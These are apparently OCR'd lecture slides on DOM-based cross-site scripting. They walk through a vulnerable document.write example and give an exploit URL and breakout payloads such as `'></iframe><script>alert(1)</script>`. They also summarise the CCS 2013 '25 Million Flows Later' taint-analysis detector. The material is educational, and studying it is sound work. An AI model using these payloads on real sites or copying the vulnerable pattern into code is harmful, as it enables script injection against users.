
DOM-based XSS Attacks – Scenario




DOM-based XSS Attacks – Scenario



DOM-based XSS Attacks – Scenario



Reflected XSS Attacks – Scenario



DOM-based XSS Attacks Example


```
var hash = location.hash;

document.write("<div><iframe src='https://ad.com/iframe.html?hash="
+ hash + "'></iframe></div>");
```

- Exploit payload:
  - Close opening `iframe` tag: `'>`
  - Close `iframe`: `</iframe>`
  - Add payload: `<script>alert(1)</script>`

DOM-based XSS Attacks Example


```
var hash = location.hash;

document.write("<div><iframe src='https://ad.com/iframe.html?hash="
+ hash + "'></iframe></div>");
```

- Exploit payload:
  - Close opening iframe tag: `'>`
  - Close iframe: `</iframe>`
  - Add payload: `<script>alert(1)</script>`
- Visit URL
  - http://example.org/#'></iframe><script>alert(1)</script>

Page:

```
<div><iframe  src='https://ad.com/iframe.html?hash='></iframe><script>
alert(1)</script>'></iframe></div>
```

25 million flows later, *CCS '2013*

- Proposed a fully automated DOM-based XSS detector

25 Million Flows Later - Large-scale Detection of DOM-based XSS

Sebastian Lekies
SAP AG
sebastian.lekies@sap.com

Ben Stock
FAU Erlangen-Nuremberg
ben.stock@cs.fau.de

Martin Johns
SAP AG
martin.johns@sap.com

Abstract

In recent years, the Web witnessed a move towards sophisticated client-side functionality. This shift caused a significant increase in complexity of deployed JavaScript code and thus, a proportional growth in potential client-side vulnerabilities, with DOM-based Cross-site Scripting being a high impact representative of such security issues. In this paper, we present a fully automated system to detect and validate

bilities of client-side JavaScript are continuously increasing, due to the steady stream of new "HTML5" APIs being added to the Web browsers.

In parallel to this ever growing complexity of the Web's client side, one can observe an increasing number of security problems that manifest themselves only on the client [26, 11, 17]. One of these purely client-side security problems is *DOM-based XSS* [16], a vulnerability class subsuming all Cross-site Scripting problems that are caused by insecure

25 million flows later, *CCS '2013*

- Among Alex top 5,000, found 6,167 unique vulnerabilities over 480 domains
  - 9.6% sites of all scanned sites have one DOM-XSS vulnerability


- Detection imethod: dynamic taint analysis
  - Sources: `location.href, document.referrer, window.name`
  - Sink: `document.write, innerHTML, eval`
  - Is there any tainted information flow from a source to a sink?

- Performed penetration test to remove false positives

exploit := breakOutSequence payload escapeSequence


- `asfdas'); alert (' XSS ');//`
- `"></a><script>alert ('XSS')</script><textarea>`

Recap: Same Origin Policy




PostMessage

- Purpose: a “hole” for cross-origin communication



PostMessage

- Purpose: a “hole” for cross-origin communication



